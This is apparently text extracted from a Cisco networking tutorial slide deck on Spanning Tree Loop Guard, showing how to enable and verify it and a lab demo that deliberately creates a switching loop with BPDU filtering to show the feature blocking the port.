

Loop Guard



Loop!!



With Loop Guard



Enable Loop Guard

- Enable globally on switch:

```
c1000-2# conf t  
c1000-2(config)# spanning-tree loopguard default
```

- Enable on a specific interface:

```
c1000-2# conf t  
c1000-2(config)# interface GigabitEthernet 1/0/9  
c1000-2(config-if)# spanning-tree guard loop
```

Verify Loop Guard

```
c1000-2# show spanning-tree summary
Switch is in rapid-pvst mode
Root bridge for: VLAN0001
EtherChannel misconfig guard          is enabled
Extended system ID                    is enabled
Portfast Default                      is disabled
Portfast Edge BPDU Guard Default      is disabled
Portfast Edge BPDU Filter Default     is disabled
Loopguard Default                     is enabled
PVST Simulation Default                is enabled but inactive in rapid-pvst mode
Bridge Assurance                      is enabled
UplinkFast                            is disabled
BackboneFast                          is disabled
Configured Pathcost method used is short
```

Name	Blocking	Listening	Learning	Forwarding	STP Active
VLAN0001	0	0	0	1	1
1 vlan	0	0	0	1	1

c1000-2#

Results:

- Port is blocked:

```
*Aug 12 15:16:52.735: %SPANTREE-2-LOOPGUARD_BLOCK: Loop guard blocking port GigabitEthernet1/0/9 on VLAN0001.
```

Enable Loop Guard

```
c1000-2# show spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol rstp
```

```
Root ID      Priority    4097
             Address    68e5.9e69.4d80
             Cost      4
             Port      1 (GigabitEthernet1/0/1)
             Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
```

```
Bridge ID   Priority    16385 (priority 16384 sys-id-ext 1)
             Address    488b.0a81.db80
             Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time 300 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Gi1/0/1	Root	FWD	4	128.1	P2p
Gi1/0/9	Desg	BKN*4		128.9	P2p *LOOP_Inc

```
c1000-2#
```

Recovery

```
*Aug 12 15:18:32.738: %SPANTREE-2-LOOPGUARD_UNBLOCK: Loop  
guard unblocking port GigabitEthernet1/0/9 on VLAN0001.
```

Loop Guard: Demo



Loop Guard: Demo



Before Loop Created

```
c1000-2#sh spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol rstp
```

```
Root ID      Priority      4097
             Address      68e5.9e69.4d80
             Cost        4
             Port        1 (GigabitEthernet1/0/1)
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
```

```
Bridge ID    Priority      16385 (priority 16384 sys-id-ext 1)
             Address      488b.0a81.db80
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Gi1/0/1	Root	FWD	4	128.1	P2p
Gi1/0/9	Altn	BLK	4	128.9	P2p

```
c1000-2#
```

Create a loop

- On c1000-1:
 - Warning: Don't do this – for demo purposes only:

```
c1000-1# conf t
c1000-1(config)# interface GigabitEthernet 1/0/2
c1000-1(config)# spanning-tree bpdupfilter enable
```

Loop in network

```
c1000-2#show spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol rstp
```

```
Root ID      Priority      4097
             Address      68e5.9e69.4d80
             Cost          4
             Port          1 (GigabitEthernet1/0/1)
             Hello Time   2 sec      Max Age 20 sec      Forward Delay 15 sec
```

```
Bridge ID    Priority      16385 (priority 16384 sys-id-ext 1)
             Address      488b.0a81.db80
             Hello Time   2 sec      Max Age 20 sec      Forward Delay 15 sec
             Aging Time   300 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Gi1/0/1	Root	FWD	4	128.1	P2p
Gi1/0/9	Desg	FWD	4	128.9	P2p

```
c1000-2#
```

Loop in network

```
c1000-2#sh int g1/0/1
GigabitEthernet1/0/1 is up, line protocol is up (connected)
  Hardware is Gigabit Ethernet, address is 488b.0a81.db81 (bia 488b.0a81.db81)
  MTU 1500 bytes, BW 1000000 Kbit/sec, DLY 10 usec,
    reliability 255/255, txload 178/255, rxload 178/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Full-duplex, 1000Mb/s, media type is 10/100/1000BaseTX
  input flow-control is off, output flow-control is unsupported
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:01, output 00:00:04, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/40 (size/max)
  5 minute input rate 700917000 bits/sec, 1368945 packets/sec
  5 minute output rate 701041000 bits/sec, 1369193 packets/sec
    1123908988 packets input, 3210716817 bytes, 0 no buffer
    Received 1123704579 broadcasts (862 multicasts)
    ...
    1124125367 packets output, 3224569048 bytes, 0 underruns
    ...
c1000-2#
```

Enable Loop Guard

- Enable globally on switch

```
